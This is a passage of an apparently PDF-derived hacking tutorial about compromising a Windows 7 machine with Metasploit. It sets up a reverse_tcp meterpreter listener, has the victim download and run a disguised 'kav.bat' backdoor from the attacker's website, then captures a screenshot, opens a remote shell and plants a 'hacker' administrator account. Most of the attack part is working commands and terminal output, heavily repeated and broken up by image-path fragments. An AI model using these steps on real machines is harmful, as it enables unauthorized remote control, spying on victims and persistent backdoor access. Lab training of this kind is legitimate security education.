
- Launch the exploit to accept requests coming from victim computer by giving below command :  
**exploit -j**




```
root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) >
```


- Open the home folder and select **output** folder.



- Upload the **kav.bat** backdoor file to webserver.



- Access the hacker's website on victim computer, download and run the backdoor application.



- Once the application is run on the victim machine, a session get established in metasploit console.

```

root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:5566 -> 192.168.1.102:49243) at
2018-05-07 10:35:55 +0530

```

- Access the victim machine by giving below command :  
**session -i 1.**

```


root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:5566 -> 192.168.1.102:49243) at
2018-05-07 10:35:55 +0530

msf exploit(multi/handler) > sessions -i 1

```

- It will start the meterpreter session



```

root@kali: ~
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.


[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:5566 -> 192.168.1.102:49243) at
2018-05-07 10:35:55 +0530

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

- Get information about operating version by giving below command :  
**sysinfo**



```

root@kali: ~
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.


[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:5566 -> 192.168.1.102:49243) at
2018-05-07 10:35:55 +0530

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : USC-PC
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >

```

- Get active window screenshot of victim's machine by giving below command :  
**screenshot**




```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:5566
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:5566 -> 192.168.1.102:49243) at
2018-05-07 10:35:55 +0530

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : USC-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_IN
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/AhgNLwBK.jpeg
meterpreter >
```

- Get Access to command prompt of the victim's machine by giving below command :  
**shell**




```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : USC-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_IN
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/AhgNLwBK.jpeg
meterpreter >
meterpreter > shell
Process 3644 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\USC\Downloads>
```

- Check user accounts the victim's machine by giving below command on command prompt :  
**net user**



```

Mon May 7, 10:58:46
root@kali: ~
File Edit View Search Terminal Help
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/AhgNLwBK.jpeg
meterpreter >
meterpreter > shell
Process 3644 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\USC\Downloads>net user
net user


User accounts for \\USC-PC

-----
Administrator      Guest          USC
The command completed successfully.

C:\Users\USC\Downloads>

```

- Create a user account **hacker** with password **hack@123** in the victim's machine by giving below command on command prompt :  
**net user hacker hack@123 /add**



```

Mon May 7, 10:57:04
root@kali: ~
File Edit View Search Terminal Help
Screenshot saved to: /root/AhgNLwBK.jpeg
meterpreter >
meterpreter > shell
Process 3644 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\USC\Downloads>net user
net user

User accounts for \\USC-PC


-----
Administrator      Guest          USC
The command completed successfully.

C:\Users\USC\Downloads>net user hacker hack@123 /add
net user hacker hack@123 /add
The command completed successfully.

C:\Users\USC\Downloads>

```

- Add user **hacker** to **administrators** user group in the victim's machine by giving below command on command prompt :  
**net localgroup administrator hacker /add**



```

root@kali: ~
Mon May 7, 10:37:47
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\USC\Downloads>net user
net user

User accounts for \\USC-PC

-----
Administrator           Guest           USC
The command completed successfully.


C:\Users\USC\Downloads>net user hacker hack@123 /add
net user hacker hack@123 /add
The command completed successfully.

C:\Users\USC\Downloads>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

C:\Users\USC\Downloads>

